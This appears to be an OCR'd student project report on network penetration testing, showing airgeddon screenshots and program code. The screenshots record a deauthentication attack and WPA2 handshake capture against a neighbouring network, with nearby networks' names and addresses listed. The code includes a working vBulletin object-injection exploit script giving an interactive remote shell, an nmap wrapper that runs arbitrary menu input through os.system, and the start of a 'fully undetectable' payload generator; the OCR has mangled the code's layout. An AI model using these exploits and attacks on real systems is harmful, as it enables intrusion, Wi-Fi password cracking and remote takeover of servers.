Hint If your Linux is a virtual machine, it is possible that integrated wifi cards are detected as ethernet. Use an external usb wifi card
> 2
Setting your interface in monitor mode...
The interface changed its name while setting in monitor mode. Autoselected
Monitor mode now is set on wlan0mon
Press [Enter] key to continue...



Terminal
File Edit View Search Terminal Help
********** Wi-Fi Exploitation main menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu
Hint If your Linux is a virtual machine, it is possible that integrated wifi cards are detected as ethernet. Use an external usb wifi card
> 5



Terminal
File Edit View Search Terminal Help
********** Handshake tools menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
---------- (monitor mode needed for capturing) ----------
5. Capture Handshake
6. Clean/optimize Handshake file
Hint Cleaning a Handshake file is recommended only for big size files. It's bette
it
> 4
********** Exploring for targets **********
Exploring for targets option chosen (monitor mode needed)
Selected interface wlan0mon is in monitor mode. Exploration can be performed
WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
Exploring for targets
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
BSSID STATION PWR Rate Lost Frames Probe



File Edit View Search Terminal Help
Select target
N. BSSID CHANNEL PWR ENC ESSID
1) B8:C3:85:23:70:2C 8 33% WPA2 Airtel-B310-702C
2) C8:D7:19:96:19:81 1 26% WPA2 Cisco44605
3) F8:E9:03:81:91:2D 13 39% WPA2 cooling
4) 00:17:7C:97:42:90 11 22% WPA2 DIGISOL
5) 1A:5E:0F:57:88:52 11 77% WPA2 DIRECT-esAKmsFB
6) 82:CE:B9:CB:E8:CD 1 23% WPA2 HARSHADA
7)* 58:D7:59:5B:A9:D4 1 0% (Hidden Network)
8) C8:D7:79:CE:8A:E6 10 0% (Hidden Network)
9) D8:0D:17:58:16:F8 2 24% WPA (Hidden Network)
10)* 20:4E:7F:8F:D3:8D 11 62% WPA2 IOSPL
11) D8:0D:17:DE:6A:A5 5 22% WPA2 PARENT CIRCLE
12) 10:62:EB:5F:9A:9D 3 29% WPA2 prince
13) 00:17:7C:77:F4:1D 6 22% WPA RAHITECH_BSNL
14) 00:19:15:60:A9:4C 6 26% WPA2 SHETH&SURA
15) 00:17:7C:44:18:B9 5 30% WPA2 SkillsFactory
16) 00:17:7C:66:6D:2B 1 28% WPA2 Techsync
17) A4:2B:B0:BA:1A:D6 2 23% WPA2 TP-LINK_1AD6
18) 00:17:7C:66:6D:2C 1 26% WPA2 TSC_Guest
(*) Network with clients
Select target network:
> 10



File Edit View Search Terminal Help
Handshake tools menu
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 20:4E:7F:8F:D3:8D
Selected channel: 11
Selected ESSID: IOSPL
Type of encryption: WPA2
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(monitor mode needed for capturing)
5. Capture Handshake
6. Clean/optimize Handshake file
Hint Cleaning a Handshake file is recommended only for big size files. It's better to have a backup, sometimes file can be corrupted while cleaning it
> 5



File Edit View Search Terminal Help
Attack for Handshake
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 20:4E:7F:8F:D3:8D
Selected channel: 11
Selected ESSID: IOSPL
Type of encryption: WPA2
Select an option from menu:
0. Return to Handshake tools menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
Hint If the Handshake doesn't appear after an attack, try again or change the type of attack
> 2
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 100
Timeout set to 100 seconds
Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 100 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...



Capturing...
[WhatsAp...
[1] Whats...
root@kali:...
Terminal
NPTWAI -...
aireplay d...
06:36 CARRA
File Edit View Search Terminal Help
Attack for Handshake
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 20:4E:7F:8F:D3:8D
Selected channel: 11
Selected ESSID: IOSPL
Type of encryption: WPA2
Select an option from menu:
0. Return to Handshake tools menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
Hint If the Handshake doesn't appear after an attack, try again or change the ty
> 2
aireplay deauth attack
Capturing Handshake
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
BSSID STATION PWR Rate Lost Frames Probe
ot the proposal [20]:
r with the attack to force clients to reconnect
t 100 seconds maximum you'll know if you've got the Handshake


[WhatsApp - Mo...
[1] WhatsApp - ...
root@kali: ~/old ...
Terminal
NPTWAI - File M...
06:36 CARRA
File Edit View Search Terminal Help
Attack for Handshake
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 20:4E:7F:8F:D3:8D
Selected channel: 11
Selected ESSID: IOSPL
Type of encryption: WPA2
Select an option from menu:
0. Return to Handshake tools menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
Hint If the Handshake doesn't appear after an attack, try again or change the type of attack
> 2
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 100
Timeout set to 100 seconds
Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 100 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...
Wait. Be patient...
Congratulations!!
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-20:4E:7F:8F:D3:8D.cap]
>


[WhatsApp - Mo...
[1] WhatsApp - ...
root@kali: ~/old ...
Terminal
NPTWAI - File M...
06:37 CARRA
File Edit View Search Terminal Help
Handshake tools menu
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 20:4E:7F:8F:D3:8D
Selected channel: 11
Selected ESSID: IOSPL
Type of encryption: WPA2
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(monitor mode needed for capturing)
5. Capture Handshake
6. Clean/optimize Handshake file
Hint Remember to select a target network with clients to capture Handshake
> 0







VIII. Program Code

NPT.py

```
#!/usr/bin/env python2
#
'''
Imports
```

```
'''
import socket
from gtts import gTTS
import os
import sys
import argparse
import os
import httplib
import subprocess
import re
import urllib2
import socket
import urllib
import sys
import json
import telnetlib
import glob
import random
import Queue
import threading
import base64
import time
import ConfigParser
from sys import argv
from commands import *
from getpass import getpass
from xml.dom import minidom
from urlparse import urlparse
from optparse import OptionParser
from time import gmtime, strftime, sleep
import pyttsx3
'''
Common Functions
'''
class color:
HEADER = '\033[95m'
IMPORTANT = '\33[35m'
NOTICE = '\033[33m'
OKBLUE = '\033[94m'
OKGREEN = '\033[92m'
WARNING = '\033[93m'
RED = '\033[91m'
END = '\033[0m'
UNDERLINE = '\033[4m'
LOGGING = '\33[34m'
def clearScr():
os.system('clear')
def yesOrNo():
return (raw_input("Continue Y / N: ") in yes)
'''
Config
'''
installDir = os.path.dirname(os.path.abspath(__file__)) + '/'
configFile = installDir + "/NPT.cfg"
print(installDir)
config = ConfigParser.RawConfigParser()
config.read(configFile)
toolDir = installDir + config.get('fsociety', 'toolDir')
logDir = installDir + config.get('fsociety', 'logDir')
```

```
yes = config.get('fsociety', 'yes').split()
color_random=[color.HEADER,color.IMPORTANT,color.NOTICE,color.OKBLUE,color.
OKGREEN,color.WARNING,color.RED,color.END,color.UNDERLINE,color.LOGGING]
random.shuffle(color_random)
fsocietylogo = color_random[0] + '''NETWORK PENETRATION TESTING
fsocietyPrompt = "NPT ~# "
alreadyInstalled = "Already Installed"
continuePrompt = "\nClick [Return] to continue"
termsAndConditions = color.NOTICE + '''
Hello!
This Tool is NETWORK PENETRATION TESTING ;
''' + color.END
mrrobot4 = color.NOTICE + '''
We will update to python3.7
Install the All Requarment python Libery
thanks you!
Thanks for reading,'''
'''
Starts Menu Classes
'''
def agreement():
while not config.getboolean("fsociety", "agreement"):
clearScr()
print(termsAndConditions)
print(mrrobot4)
agree = raw_input("You must agree to our terms and conditions first
(Y/n) ").lower()
if agree in yes:
config.set('fsociety', 'agreement', 'true')
class fsociety:
def __init__(self):
clearScr()
self.createFolders()
print (fsocietylogo + color.RED + '''
Hello !
We will update to python3.7
Install the All Requarment python Libery
thanks you!
Thanks for reading
''' + color.END + '''
{y}--Press y to Continus
{n}-EXIT\n
''')
tts = gTTS(text='Hello! Dear ,We will update to python3.7 . Install
the All Requarment python Libery .thanks you! Thanks for reading
Press Y to Continus. press N to EXIT',lang='en')
tts.save("hello.mp3")
os.system("mpg321 hello.mp3")
choice = str(raw_input(fsocietyPrompt))
clearScr()
if choice == "y":
informationGatheringMenu()
elif choice == "Y":
informationGatheringMenu()
elif choice == "N":
with open(configFile, 'wb') as configfile:
config.write(configfile)
sys.exit()
elif choice == "n":
```

```
with open(configFile, 'wb') as configfile:
config.write(configfile)
sys.exit()
elif choice == "\r" or choice == "\n" or choice == "" or choice ==
" ":
self.__init__()
else:
try:
print(os.system(choice))
except:
pass
self.completed()
def createFolders(self):
if not os.path.isdir(toolDir):
os.makedirs(toolDir)
if not os.path.isdir(logDir):
os.makedirs(logDir)
def completed(self):
raw_input("Completed, click return to go back")
self.__init__()
'''
Information Gathering Tools Classes
'''
class informationGatheringMenu:
menuLogo = '''
NETWORK PENETRATION TESTING
'''
def __init__(self):
clearScr()
print(self.menuLogo)
print(" {1}--Host To IP")
print(" {2}--Information Gatherring")
print(" {3}--Scanning")
print(" {4}--Exploitation")
print(" {99}-Back To Main Menu \n")
tts = gTTS(text='hey! thanks to Continue. press 1 to Host Ip know.
press 2 to Continue Information Gathering. press 3 to Continue Scanning
press 4 to Continue Exploitation. press 99 to Continue Main Menu',lang='en')
tts.save("hello.mp3")
os.system("mpg321 hello.mp3")
choice2 = raw_input(fsocietyPrompt)
clearScr()
if choice2 == "1":
host2ip()
elif choice2 == "2":
Information_Gatherring()
elif choice2 == "3":
doork()
elif choice2 == "4":
exploit()
elif choice2 == "99":
fsociety()
else:
self.__init__()
self.completed()
def completed(self):
raw_input("Completed, click return to go back")
self.__init__()
class Information_Gatherring:
```

```
nmapLogo = '''
NETWORK PENETRATION TESTING
======{ Information_Gatherring }=======
'''
def __init__(self):
self.installDir = toolDir + "nmap"
self.gitRepo = "https://github.com/nmap/nmap.git"
print("Information Gatherring")
self.targetPrompt = " Enter Target IP/Range/Host: "
if not self.installed():
self.install()
self.run()
else:
self.run()
def installed(self):
return (os.path.isfile("/usr/bin/nmap") or os.path.isfile("/usr/loc
al/bin/nmap"))
def install(self):
os.system("git clone --depth=1 %s %s" %
(self.gitRepo, self.installDir))
os.system("cd %s && ./configure && make && make install" %
self.installDir)
def run(self):
clearScr()
print(self.nmapLogo)
target = raw_input(self.targetPrompt)
self.menu(target)
def menu(self, target):
clearScr()
print(self.nmapLogo)
print(" Network Information Scan for: %s\n" % target)
print(" {1}--Press 1 to Continue Scanning")
print(" {99}-Return to information gathering menu \n")
response = raw_input("Network Information ~# ")
clearScr()
logPath = "logs/Information_Gatherring-" + strftime("%Y-%m-
%d_%H:%M:%S", gmtime())
try:
if response == "1":
os.system("nmap -sV -oN %s %s" % (logPath, target))
os.system("nmap -F -oN %s %s" % (logPath, target))
os.system("nmap -A -oN %s %s" % (logPath, target))
os.system("nmap -o -oN %s %s" % (logPath, target))
os.system("nmap -sS -oN %s %s" % (logPath, target))
response = raw_input(continuePrompt)
elif response == "99":
pass
else:
self.menu(target)
except KeyboardInterrupt:
self.menu(target)
class host2ip:
host2ipLogo = '''
NETWORK PENETRATION TESTING
def __init__(self):
clearScr()
print(self.host2ipLogo)
host = raw_input(" Enter a Host: ")
ip = socket.gethostbyname(host)
```

```
print(" %s has the IP of %s" % (host, ip))
response = raw_input(continuePrompt)
class doork:
nmapLogo = '''
NETWORK PENETRATION TESTING
======{ Scannig }=======
'''
def __init__(self):
self.installDir = toolDir + "nmap"
self.gitRepo = "https://github.com/nmap/nmap.git"
print("System Information")
self.targetPrompt = " Enter Target IP/Range/Host : "
if not self.installed():
self.install()
self.run()
else:
self.run()
def installed(self):
return (os.path.isfile("/usr/bin/nmap") or os.path.isfile("/usr/loc
al/bin/nmap"))
def install(self):
os.system("git clone --depth=1 %s %s" %
(self.gitRepo, self.installDir))
os.system("cd %s && ./configure && make && make install" %
self.installDir)
def run(self):
clearScr()
print(self.nmapLogo)
target = raw_input(self.targetPrompt)
self.menu(target)
def menu(self, target):
clearScr()
print(self.nmapLogo)
print(" Network Scanning for: %s\n" % target)
print(" {1}--Scanning")
print(" {99}-Return to Main menu \n")
response = raw_input("Network Scanning ~# ")
clearScr()
logPath = "logs/Network_Scanning-" + strftime("%Y-%m-
%d_%H:%M:%S", gmtime())
try:
if response == "1":
os.system("nmap -n -oN %s %s" % (logPath, target))
os.system("nmap -Pn --script vuln -
oN %s %s" % (logPath, target))
os.system("nmap -v -oN %s %s" % (logPath, target))
os.system("nmap -Pn -oN %s %s" % (logPath, target))
os.system("nmap -sn -oN %s %s" % (logPath, target))
os.system("nmap -sL -oN %s %s" % (logPath, target))
os.system("nmap -PE -oN %s %s" % (logPath, target))
os.system("nmap -PP -oN %s %s" % (logPath, target))
os.system("nmap --top-ports -oN %s %s" % (logPath, target))
response = raw_input(continuePrompt)
elif response == "99":
pass
else:
self.menu()
except KeyboardInterrupt:
self.menu()
```

```
# Updated to Here
class exploit:
host2ipLogo = '''
NETWORK PENETRATION TESTING
'''
def __init__(self):
clearScr()
print(self.host2ipLogo)
print(" PROJECT MODULES \n" )
print(" {1}--Explotation ")
print(" {99}-Return to Back menu menu \n")
response = raw_input("Explotation ~# ")
clearScr()
try:
if response == "1":
os.system('"gnome-terminal -x sh -
c "./exploit.sh; bash"')
response = raw_input(continuePrompt)
elif response == "99":
pass
else:
self.menu(target)
except KeyboardInterrupt:
self.menu(target)
if __name__ == "__main__":
try:
agreement()
fsociety()
except KeyboardInterrupt:
print(" Finishing up...\n")
time.sleep(0.25)
```

NPT.cfg

```
[fsociety]
agreement = true
tooldir = tools/
logdir = logs/
yes = yes y ye ya yep yeah
```

tmp.pl

```
system(($^O eq 'MSWin32') ? 'cls' : 'clear');
use LWP::UserAgent;
use LWP::Simple;
$ua = LWP::UserAgent ->new;
print "\n\t Enter Target [ Example:http://target.com/forum/ ]";
print "\n\n \t Enter Target : ";
$Target=<STDIN>;
chomp($Target);
$response=$ua-
>get($Target . '/ajax/api/hook/decodeArguments?arguments=O:12:"vB_dB_Result
":2:{s:5:"%00*%00db";O:11:"vB_Database":1:{s:9:"functions";a:1:{s:11:"free_
result";s:6:"system";}}s:12:"%00*%00recordset";s:20:"echo%20$((0xfee10000))
";}');
$source=$response->decoded_content;
if (($source =~ m/4276158464/i))
{
$response=$ua-
```

```
>get($Target . '/ajax/api/hook/decodeArguments?arguments=O:12:"vB_dB_Result
":2:{s:5:"%00*%00db";O:11:"vB_Database":1:{s:9:"functions";a:1:{s:11:"free_
result";s:6:"system";}}s:12:"%00*%00recordset";s:6:"whoami";}');
$user=$response->decoded_content;
chomp($user);
print "\n Target Vulnerable ;)\n";
while($cmd=="exit")
{
print "\n\n$user\$ ";
$cmd=<STDIN>;
chomp($cmd);
if($cmd =~ m/exit/i){exit 0;}
$len=length($cmd);
$response=$ua-
>get($Target . '/ajax/api/hook/decodeArguments?arguments=O:12:"vB_dB_Result
":2:{s:5:"%00*%00db";O:11:"vB_Database":1:{s:9:"functions";a:1:{s:11:"free_
result";s:6:"system";}}s:12:"%00*%00recordset";s:'.$len.':"'.$cmd.'";}');
print "\n".$response->decoded_content;
}
}else{print "\ntarget is not Vulnerable\n\n"}
```

<u>Exploit.sh</u>

```
#!/bin/bash
cat << !
NETWORK PENETRATION TESTING
=======[ Exploitation]======
 =======[ Aritificial Intelligence ]======
echo -e "/========================#######======================\\"
echo -e "| # |"
echo -e "| #Fully Undetectable# |"
echo -e "| #Payload Generat # |"
echo -e "| #Tested on and Kali Linux# |"
echo  -e  "|——————————#————————————————#——————————————#——————————|"
echo -e "| |"
echo -e "\=====================================================/"
echo ""
sleep 2
# Check root
if [ "$(id -u)" != "0" ] > /dev/null 2>&1; then
echo -e '\e[0;31m【!!】 This script need root permission\e[0m' 1>&2
exit
fi
dir=`pwd`
rm $dir/rm -rf output
rm $dir/rm -rf \source
rm $dir/rm -rf handler
mkdir $dir/output
mkdir $dir/source
mkdir $dir/handler
bar ()
{
BAR='█‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖‖█'
for i in {1..35}; do
echo -ne "\r${BAR:0:$i}"
sleep 0.03
done
}
```

```
# check msfconsole
which msfconsole > /dev/null 2>&1
if [ "$?" -eq "0" ]; then
msfconsole='1'
else
msfconsole='0'
fi
# check msfvenom
which msfvenom > /dev/null 2>&1
if [ "$?" -eq "0" ]; then
msfvenom='1'
else
msfvenom='0'
fi
# check mono
which mono > /dev/null 2>&1
if [ "$?" -eq "0" ]; then
mono='1'
else
mono='0'
fi
# check mcs
which mcs > /dev/null 2>&1
if [ "$?" -eq "0" ]; then
mcs='1'
else
mcs='0'
fi
# check postgresql
which /etc/init.d/postgresql > /dev/null 2>&1
if [ "$?" -eq "0" ]; then
postgresql='1'
else
postgresql='0'
fi
# check fallocate
which fallocate > /dev/null 2>&1
if [ "$?" -eq "0" ]; then
fallocate='1'
else
fallocate='0'
fi
echo -n Check script dependencies = =;
sleep 3 & while [ "$(ps a | awk '{print $1}' | grep $!)" ] ; do for X in '-
' '\' '|' '/'; do echo -en "\b$X"; sleep 0.1; done; done
if [ "$msfconsole" == "1" ] && [ "$msfvenom" == "1" ] && [ "$mono" == "1" ]
&& [ "$mcs" == "1" ] && [ "$postgresql" == "1" ] && [ "$fallocate" == "1"
]; then
echo -en "\b【\e[1;33mPass\e[0m】"
echo ""
echo ""
echo -e 'msfconsole 【\e[1;33mOk\e[0m】'
echo -e 'msfvenom 【\e[1;33mOk\e[0m】'
echo -e 'mono 【\e[1;33mOk\e[0m】'
echo -e 'mcs 【\e[1;33mOk\e[0m】'
echo -e 'postgresql 【\e[1;33mOk\e[0m】'
echo -e 'fallocate 【\e[1;33mOk\e[0m】'
echo ""
```

```
sleep 2
fi
if [ "$msfconsole" == "0" ] || [ "$msfvenom" == "0" ] || [ "$mono" == "0" ]
|| [ "$mcs" == "0" ] || [ "$postgresql" == "0" ] || [ "$fallocate" == "0"
]; then
fail='1'
echo -en "\b \e[0;31m【Fail】\e[0m"
echo ""
echo ""
fi
if [ "$msfconsole" == "0" ] ;then
echo -e 'msfconsole \e[0;31m【!!
】 Not Found, first must be installed metasploit\e[0m';
fi
